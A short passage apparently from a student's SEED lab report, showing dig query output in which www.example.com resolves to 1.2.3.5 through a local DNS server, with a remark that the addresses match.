;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 12 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Fri Oct 07 18:08:49 UTC 2022
;; MSG SIZE  rcvd: 88

root@seed-user:PES2UG20CS390:Name:VishwasM$:/#
```

Here we can see that the IP address are same in both.